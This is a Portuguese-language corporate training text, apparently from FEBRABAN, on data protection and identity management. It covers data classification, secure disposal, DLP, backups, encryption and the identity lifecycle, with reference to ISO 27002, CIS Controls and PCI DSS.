A segmentação separa os controles de segurança da infraestrutura subjacente e permite às organizações a flexibilidade para estender a proteção e a visibilidade em qualquer lugar, possibilitando aplicar o princípio do menor privilégio de forma mais extensiva em ambientes de data center e nuvem, proporcionando uma postura de defesa mais eficaz do que os controles tradicionais de camada de rede. As políticas de segmentação podem assumir várias formas, incluindo controles baseados no tipo de ambiente, escopo regulatório, aplicação e nível de infraestrutura



**Ferramentas que podem ser utilizadas para a segmentação de acesso:** Akamai Guardicore Segmentation, Cisco Secure Workload, Microsoft Azure, Prisma Cloud, entre outras.

# Classificação da Informação

FEBRABAN

Segundo o CIS Controls, as empresas precisam **catalogar seus principais tipos de dados e sua criticidade** (impacto para sua perda ou corrupção) para a empresa. Essa análise deveria ser usada para criar um esquema geral de classificação de dados para a empresa.

## Exemplo: esquema de classificação de dados

### Público

- Os dados públicos não representam risco para a empresa se disponibilizado ao público em geral. Exemplo: material de publicidade pública, endereço da sede da empresa e informações de produtos.

### Interno

- Dados internos são dados que a perda, corrupção ou divulgação não autorizada de que é de certa importância apenas dentro da empresa e, portanto, não resultaria em prejuízo considerável ao negócio, financeiro ou jurídico. Exemplo: Padrões de deslocamento, alocação de funcionários, organogramas e etc.

### Confidencial

- Dados confidenciais são dados que a perda, corrupção ou divulgação não autorizada podem prejudicar gravemente a reputação da empresa ou posição de negócios, resultando em considerável perda financeira, de reputação e jurídica. Categorias de dados de exemplo: Dados de marketing, dados de clientes, dados sensíveis, entre outros.

### Restritos

- Dados restritos são dados que a perda, corrupção ou divulgação não autorizada podem prejudicar gravemente a reputação da empresa ou posição de negócios, resultando em severa perda financeira, de reputação e jurídica. Categorias de dados de exemplo: Pré-lançamento de resultados financeiros, dados marcados pelo governo, segredos comerciais.

# Descarte Seguro de Dados

Segundo a ISO 27002, procedimentos formais para o **descarte seguro** dos dados devem ser definidos para **minimizar o risco de vazamento de informações sensíveis para pessoas não autorizadas**. Os **procedimentos** para o descarte seguro, devem ser proporcionais à **sensibilidade dos dados**.

**Todos os componentes, equipamento ou mídias que contenham dados e que forem retirados de sua utilização, devem ter seus dados plenamente apagados. O descarte deve garantir que todos os dados foram inutilizados e são irrecuperáveis.**

## Práticas de Descarte Seguro

- **Discos rígidos:** devem ser regravados usando o padrão binário 0 e 1 (*wipe*) de acordo com as melhores práticas de segurança quando não forem mais utilizados. Alternativamente, pode ser enviado para descarte através de empresa especializada com emissão de certificado de destruição.
- **Mídias eletrônicas (CDs e DVDs):** devem ser descartadas usando as fragmentadoras destinadas.
- **Papéis, folders e outros documentos impressos:** devem ser descartadas usando as fragmentadoras destinadas.
- **Fitas magnéticas (backups, pen drive, discos externos ou dispositivos de armazenamento)** devem ser destruído por empresas especializadas com certificação de proteção ambiental e emissão de certificado de destruição segura.
- **Aplicativos de comunicações:** devem ser estabelecidas configurações de segurança para exclusão automática de mensagens em aplicativos de comunicação, por exemplo, Microsoft Teams, WhatsApp, Skype, entre outros.
- Segundo a **resolução 4893**, a empresa contratada **deve excluir os dados** após a transferência dos dados para a nova empresa e/ou após o fim das atividades estabelecidas em contrato, além de **confirmar a integridade e a disponibilidade dos dados recebidos**.
  - **Obs.:** Após a eliminação dos dados, é necessário **enviar uma evidência a Instituição que demonstre e comprove a realização do descarte de informações**.

# Prevenção de Vazamento de dados

Segundo a ISO 27002, as **medidas de prevenção de vazamentos devem ser aplicadas a sistemas, redes e quaisquer outros dispositivos que processam, armazenam ou transmitem informações confidenciais**. Essas medidas visam detectar e impedir a divulgação e extração não autorizada de informações por indivíduos ou sistemas.

A prevenção contra perda de dados (DLP) é uma estratégia para detectar e evitar a exfiltração ou a destruição de dados. Muitas soluções de DLP analisam o tráfego de rede e dispositivos de "endpoint" internos para identificar o vazamento ou perda de informações confidenciais.

## Como as soluções podem ajudar?



**Identificação e classificação dos dados:** A classificação de dados permite que a organização aplique as políticas de DLP corretas aos tipos certos de dados. **Essas ferramentas geralmente podem examinar toda a rede para encontrar dados onde quer que estejam armazenados** (exemplos: nuvem, em pontos de extremidade físicos, nos dispositivos pessoais dos funcionários, entre outros).



**Monitoramento de dados:** As ferramentas DLP podem usar várias técnicas para identificar e rastrear dados confidenciais em uso. Como por exemplo: comparar o conteúdo do arquivo com dados confidenciais conhecidos, procurar dados que seguem um determinado formato, análise de conteúdo e detecção de rótulos, marcas e outros metadados que identificam explicitamente um arquivo como confidencial.



**Aplicar proteções de dados:** As ferramentas conseguem detectar violações de políticas e responder em tempo real. Como por exemplo: criptografando dados, encerrando transferências, avisando usuários sobre violações, sinalizando comportamento suspeito e acionando desafios de autenticação adicionais.



**Relatórios:** As ferramentas conseguem documentar e relatar os esforços gerando um relatório que permitem as equipes de segurança **acompanhar o desempenho das políticas ao longo do tempo**.



**Exemplos de ferramentas para a Prevenção de Vazamento de Dados:** Forcepoint DLP, Symantec Data Loss Prevention, Proofpoint Enterprise Data Loss Prevention, entre outras.

# Cópias de Segurança (Backups)

Segundo a ISO 27002, **cópias de backup de informações, software e sistemas** devem ser **mantidas e testadas regularmente** para permitir a recuperação de perda de dados ou sistemas.

A política de backup deve ser estabelecida para definir os requisitos da organização relativos às cópias de segurança das informações, dos softwares e dos sistemas, contendo por exemplo, mas não limitado aos seguintes itens:



Um **cofre imutável**, permite bloquear todas as operações para garantir que o Backup esteja protegido e pode impedir que os atores mal-intencionados os excluem e afetem a capacidade de recuperação de dados.



Os backups precisam ser **armazenados em lugares com segurança adequados** para garantir que todas as informações e software essenciais possam ser recuperados de maneira eficiente.



As mídias de backup devem ser regularmente **testadas** para garantir que elas **são confiáveis, íntegros e completos** no caso do uso emergencial.



**Backup completo**, realizado com menos frequência, cópia todo o conjunto de dados, independentemente de alteração que tenha sido feita.



**Backup incremental** cópia somente os dados modificados desde o último backup.



**Backup diferencial** cópia somente os dados recém-adicionados e alterados desde o último backup completo, isso faz com que o tamanho do backup aumenta progressivamente até o próximo backup completo.



**Exemplos de ferramentas para a Backup e Recuperação de Dados:** Veeam Data Platform, Dell Data Protection Suite, Veritas NetBackup, Microsoft Azure Backup, Dell PowerProtect DP Series Appliances, entre outras.

# Controles Criptográficos

FEBRABAN

Segundo o CIS Controls, a adoção da **criptografia** de dados, tanto em **trânsito** (comunicações) quanto em **repouso** (armazenamento) podem contribuir para **proteger a confidencialidade, autenticidade e/ou a integridade da informação**.

## Principais Conceitos:



**Em transito:** Os dados são considerados em trânsito quando se movem entre dispositivos, como em redes privadas ou na Internet. A criptografia de dados durante a transferência garante que mesmo se os dados forem interceptados, sua privacidade é protegida. Tecnologias seguras: SSH, S-FTP, TLS ou VPN IPsec.



**Em repouso:** Os dados são considerados em repouso quando estão em um dispositivo de armazenamento de dados e não estão sendo aktivamente usados ou transferido, e podem ser dados mais valiosos. A criptografia de dados em repouso reduz as oportunidades de roubo de dados criados por dispositivos perdidos ou roubados, compartilhamento inadvertido de senha ou concessão acidental de permissão.

## Exemplos de protocolos criptográficos:

01

### 3DES (Triple Data Encryption Standard)

Esse é um algoritmo de chave simétrica. O Triple DES está sendo lentamente substituído, mas continua sendo uma solução de criptografia de hardware confiável para serviços financeiros.

02

### Twofish

Considerado um dos mais rápidos do seu tipo, o twofish é usado tanto em hardware quanto em software e ele não é patenteado, sendo gratuitamente disponibilizado.

03

### RSA (Rivest, Shamir e Adleman)

Primeiro algoritmo de criptografia assimétrica amplamente disponibilizado ao público e é popular devido ao tamanho da sua chave e, por isso, amplamente utilizado para transmissão de dados segura.

04

### AES (Advanced Encryption Standard)

Desenvolvido para atualizar o algoritmo DES original. Mais comum em aplicativos de mensagens

05

### RC4

Usado em WEP e WPA, que são protocolos de criptografia comumente usados em roteadores sem fio

06


### DAS (Algoritmo de Assinatura Digital)

É uma criptografia assimétrica adotado no processo de coleta de assinaturas digitais para documentos eletrônicos.

# Segurança em Dispositivos Móveis

Segundo o CIS Controls, o malware entra em uma empresa por meio de vulnerabilidades em dispositivos de usuário final, anexos de e-mail, páginas da web, serviços em nuvem, dispositivos móveis e mídia removível.

- A Organização deve **publicar uma política ou norma contendo as regras e limitações** para o uso de dispositivos móveis particulares.
- A utilização de dispositivos móveis particulares deve ser **aprovada pela Organização antes do uso**.
- Manter **sigilo das credenciais de acesso** para ou com dispositivos móveis.
- **Usuários são responsáveis por todas transações** e atividades realizadas usando suas credenciais (ID, senha, pin, etc.).
- Utilizar **MFA** (autenticação multifator).



- Usuários com permissão de uso de dispositivos particulares devem permitir que **seus dispositivos sejam inspecionados para fins de segurança**.
- **Manter dispositivos móveis atualizados**.
- **Não é permitido instalar** produtos, sistemas ou aplicativos sem autorização prévia.
- Utilizar **VPN** (homologada) para realizar conexões seguras.
- A Organização deve realizar varreduras que buscam por **vulnerabilidades em dispositivos e aplicar as correções**.




Segundo a ISO 27002, qualquer dispositivo usado fora das instalações da organização que armazena ou processa informações incluindo dispositivos de propriedade da organização e dispositivos de propriedade privada e usados em nome da organização(BYOD) precisa de proteção.

# Estratégia para Proteção de Dados

FEBRABAN

- A **defesa em camadas** é uma estratégia de segurança cibernética que usa vários **controles e práticas de segurança** para proteger os **dados, redes, recursos e ativos** da organização.





## Considerações Finais

# Frameworks e Normas de Referência

FEBRABAN

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com ABNT NBR ISO, PCI-DSS, NIST, CIS Controls, entre outros

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas ao Proteção de Dados, relembre os principais termos e conceitos apresentados neste material:

-  **Gestão de Acesso** : Gerenciamento de credenciais de identidade, ciclo de vida, controle de quem poderá ter acesso aos dados
-  **Gestão de dados**: Todo o processo: desde a captação e a manipulação até o armazenamento de informações.
-  **Mascaramento de dados**: Usado para limitar a exposição de dados sensíveis, incluindo PII, e para cumprir as normas legais, estatutárias, regulamentares e requisitos contratuais.
-  **Prevenção de vazamento de dados**: Estratégia para detectar e evitar a exfiltração ou a destruição de dados.
-  **Backup e Restauração**: Práticas para fazer a cópia periódica dos dados e usar essas cópias para recuperar os dados.
-  **Criptografia**: Usada para proteger as informações, sensíveis ou críticas, quando armazenadas ou transmitidas.
-  **Segmentação de dados**: A segmentação separa os controles de segurança da infraestrutura subjacente e permite às organizações a flexibilidade para estender a proteção e a visibilidade em qualquer lugar

## **Módulo: Gestão de Identidades**

# Requisitos – Gestão de identidades

Este material foi elaborado de acordo com as diretrizes do PCI DSS e CIS Controls, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## PCI DSS



- 7.1 Processos e mecanismos para restringir o acesso aos componentes de sistema e dados do titular do cartão por necessidade de negócios são definidos e compreendidos
- 7.2 O acesso aos componentes de sistema e dados é definido e atribuído apropriadamente
- 7.3 O acesso aos componentes de sistema e dados é gerenciado por meio de um(s) sistema(s) de controle de acesso
- 8.1 Processos e mecanismos para identificar usuários e autenticar o acesso aos componentes de sistema são definidos e compreendidos
- 8.2 A identificação do usuário e contas relacionadas para usuários e administradores são estritamente gerenciadas ao longo do ciclo de vida de uma conta
- 8.3 Uma autenticação forte para usuários e administradores é estabelecida e gerenciada
- 8.4 A autenticação multifator (MFA) é implementada para proteger o acesso ao CDE
- 8.5 Os sistemas de autenticação multifator (MFA) são configurados para evitar o uso indevido
- 8.6 O uso de contas de aplicativo e sistema e fatores de autenticação associados é estritamente gerenciados

## CIS Controls



- 5.1 Estabelecer e manter um inventário de contas
- 5.2 Usar senhas exclusivas
- 5.3 Desabilitar contas inativas
- 5.4 Restringir privilégios de administrador a contas de Administrador dedicadas
- 5.5 Estabelecer e manter um inventário de contas de serviço
- 5.6 Centralizar a gestão de contas
- 6.1 Estabelecer um Processo de Concessão de Acesso
- 6.2 Estabelecer um Processo de Revogação de Acesso
- 6.3 Exigir MFA para aplicações expostas externamente
- 6.4 Exigir MFA para acesso remoto à rede
- 6.5 Exigir MFA para acesso administrativo
- 6.6 Estabelecer e manter um inventário de sistemas de autenticação e autorização
- 6.7 Centralizar o controle de acesso
- 6.8 Definir e manter o controle de acesso baseado em funções

## ISO 27002



- 9.1.1 Política de controle de acesso
- 9.2.1 Registro e cancelamento de usuário
- 9.2.2 Provisionamento para acesso de usuário
- 9.2.3 Gerenciamento de direitos de acesso privilegiados
- 9.2.4 Gerenciamento da informação de autenticação secreta de usuários
- 9.2.5 Análise crítica dos direitos de acesso de usuário
- 9.2.6 Retirada ou ajuste de direitos de acesso
- 9.3.1 Uso da informação de autenticação secreta
- 9.4.1 Restrição de acesso à informação
- 9.4.2 Procedimentos seguros de entrada no sistema (log-on)
- 9.4.3 Sistema de gerenciamento de senha
- 9.4.4 Uso de programas utilitários privilegiados

## ISO 27701



- 6.6.2.1 Registro e cancelamento de usuário
- 6.6.2.2 Provisionamento para acesso de usuário
- 6.6.2.3 Gerenciamento de direitos de acesso privilegiado
- 6.6.2.4 Gerenciamento da informação de autenticação secreta de usuários
- 6.6.2.5 Análise crítica dos direitos de acesso de usuário
- 6.6.2.6 Retirada ou ajuste dos direitos de acesso
- 6.6.4.1 Restrição de acesso à informação
- 6.6.4.2 Procedimentos seguros de entrada no sistema (log-on)

## NIST CSF



- PR. AA-01: Identidades e credenciais para usuários, serviços e hardware autorizados são gerenciados pela organização
- PR. AA-02: As identidades são provadas e vinculadas a credenciais com base no contexto das interações
- PR. AA-04: As asserções de identidade são protegidas, transmitidas e verificadas
- PR. AA-05: Permissões, direitos e autorizações de acesso são definidos em uma política, gerenciados, aplicados e revisados e incorporam os princípios de privilégio mínimo e separação de funções

# Sumário

# Sumário

- 1 Contexto e introdução (visão geral)
- 2 Principais termos e definições
- 3 Ciclo de vida da identidade
- 4 Modelos de controle de acesso
- 5 Mecanismos de autenticação
- 6 Segurança em senhas
- 7 Segurança em contas administrativas
- 8 Política de controle de acesso
- 9 Frameworks e Normas de Referência



## Contexto Geral

# Qual a Relevância do Tema para as Organizações?

FEBRABAN



## Riscos Cibernéticos

Mitigação dos **riscos cibernéticos** associados com vazamento de dados, ataques internos e software maliciosos



## Complexidade de TI e Eficiência de Custos

A necessidade de **redução na complexidade de TI e eficiência de custos** para manter infraestrutura de identidades e operações




## Conformidade Regulamentar

Pressão contínua de **conformidade regulamentar** e necessidade de um processo eficiente para governança de identidades



## Experiência do Usuário

**Qualidade da experiência do usuário** é a prioridade para identidade do consumidor e aplicativos móveis



## Tendências da Tecnologia

**Transformação digital** e a rápida expansão de mídias sociais, dispositivos móveis e tecnologias de nuvem oferecem novas oportunidades

# Principais Desafios

FEBRABAN

## Principais Desafios

### Apontamentos de Auditoria



**Aprimorar a precisão e efetividade do compliance** utilizando as capacidade de IAG (Inteligências Artificial Geral) como as certificações de acesso, segregação de funções (SoD), relatórios e outros

### Controle de Acessos



**Implementar uma solução de Gestão de Acesso que forneça autenticação centralizada, autorização e Single Sign-On (SSO)**

### Processos Manuais



**Padronizar, simplificar e automatizar os processos de gestão do ciclo de vida de usuários** aumentará a eficiência do provisionamento para todas as linhas de negócios

### Linguagem Técnica



**Aumentar a conscientização dos gestores** utilizando descrições amigáveis durante as certificações de acesso

### Usuários Genéricos



**A integração bidirecional das soluções de IAG e PAM** facilitará o *ownership* e responsabilização sobre usuários genéricos, por meio de **fluxos de aprovação robustos, provisionamento / deprovisionamento automatizado, e certificações de acesso**

## Objetivos

# Introdução

# Principais Aspectos

## O que é Gestão de Identidades?

O gerenciamento de identidade e acesso (IAM) é a disciplina que permite que as **pessoas certas acessem os dados e recursos certos nos momentos certos pelas razões certas**. Principais características:

- Gerenciamento de credenciais de identidade atribuídas a funcionários, contratados, fornecedores e clientes;
- Gerenciamento do ciclo de vida de identidades e funções de acesso;
- Processos, incluindo funções e responsabilidades, estrutura organizacional e procedimentos administrativos; entre outros.

## Gerenciamento do ciclo de vida da identidade (ILM)

**É o ciclo de vida completo da identidade e do acesso para qualquer recurso.** Ele abrange todos os aspectos do gerenciamento de identidade e acesso (IAM) desde o **momento em que uma pessoa ingressa na empresa, até a sua saída**. Exemplo de ciclo de vida:

- Estabelecer uma nova identidade;
- Validar e autenticar a identidade;
- Registrar a identidade nos serviços;
- Gerenciar e atualizar o acesso conforme sua evolução;
- Remover o acesso quando o relacionamento se encerra.



## O que são recursos?

São todos os **sistemas tecnológicos que compõem a infraestrutura** de uma empresa, tais como:

- Aplicações;
- Bases de Dados;
- Sistemas Operacionais;
- Serviços Web;
- Equipamentos de Comunicação;
- Físico (Smartphone, Notebook, Crachá, entre outros).

## O que são mecanismos de autenticação?


A autenticação é usada para **verificar e validar as identidades antes de fornecer acesso a recursos e redes digitais**, exemplos:

- MFA (multifator);
- Senha e PIN;
- Tokens e Smartcard;
- SSO (Single Sign-On);
- Biometria.

# Principais Termos e Definições


# Identidade, Confiança e Acesso

Gestão de Identidades



- As identidades representam **humanos, sistemas** e, cada vez mais, **dispositivos**.
- Os provedores de identidades, tais como agências governamentais, grandes empresas e serviços de mídias sociais estabelecem as **identidades**.
- A confiança é estabelecida por meio da mistura de **credenciais, contexto, histórico e comportamento**.

Controle de Acessos



- As identidades são **registradas** nas aplicações e serviços.
- Os usuários que acessam serviços e dados se **autenticam** nos níveis apropriados com base no risco.
- O acesso é autorizado com base na necessidade mútua e na medida em que a relação evolui.**

## O que mais eu preciso saber?



**Autenticação:** Autenticação **confirma** quem está acessando e autorização determina o que este pode fazer.



**Provisionamento:** É a terminologia do processo em que o IAM é o **ponto de entrada** para a administração automatizada de usuários nos recursos de destino.



**Reconciliação:** É a terminologia do processo para a **administração das contas** de usuário e recursos para manter a integridade dos dados do IAM.



**Certificação:** É o processo de **revisar o acesso** do usuário, por meio de aplicativos e plataformas, para **garantir que o princípio de ter o mínimo de privilégios** necessários para desenvolver a função / posição seja cumprido.

# Usuário x Identidade Digital x Acesso à Recursos

FEBRABAN



Usuário



Identidade Digital



Controle de acesso aos recursos

# Modelos de Gerenciamento de Identidades

A seguir é apresentado as principais diferenças entre os principais modelos de gerenciamento de identidade:



Disciplina de controle dos negócios que “**permite que os indivíduos certos acessem os recursos certos nos momentos certos e pelos motivos certos**”



**Modelo de gestão de regras dos atributos das identidades**, incluindo administração e gestão de todo o processo de contas, senhas, solicitações de acesso, provisionamento, concessão e revisão de acesso, e gestão de direitos.



**O processo (e modelo) de concessão, monitoração e proteção de contas**, como contas administrativas, contas de aplicações, contas de serviços e demais segredos corporativos.

# Gestão de Identidades

# Introdução

FEBRABAN

Segundo o CIS Controls, é necessário um **processo e ferramentas para criar, atribuir, gerenciar e revogar credenciais de acesso e privilégios para contas de usuário, administrador e serviço para ativos e softwares corporativos.**



## Ciclo de vida da identidade

O *Identity Lifecycle Management* (ILM) tem como objetivo gerenciar todo o processo de ciclo de vida da identidade digital para indivíduos afiliados a uma organização.



## Modelos de controle de acesso

Estruturas ou abordagens utilizadas para gerenciar o acesso a recursos, sistemas ou informações em ambientes tecnológicos.

## Principais controles:



## Mecanismos de autenticação

Os acessos aos sistemas e aplicações devem ser controlados por um procedimento seguro de entrada no sistema (log-on).



## Segurança em senhas

Criar senhas de qualidade, que permitam garantir aspectos de proteção da Confidencialidade, Disponibilidade e Integridade das informações.



## Segurança com contas administrativas

Uso inapropriado de privilégios de administrador de sistemas pode ser um grande fator de contribuição para falhas ou violações de sistemas, portanto, é necessário aplicar controle e restrições.

# Gestão do Ciclo de Vida da Identidade

FEBRABAN

O gerenciamento do ciclo de vida da identidade é a base para a governança de identidade, e uma governança eficaz em escala requer a modernização da infraestrutura de gerenciamento do ciclo de vida da identidade para aplicativos. O *Identity Lifecycle Management* (ILM) tem como objetivo gerenciar todo o processo de ciclo de vida da identidade digital para indivíduos afiliados a uma organização.



## 1. Nova Identidade

Estabelecer uma nova relação com uma identidade



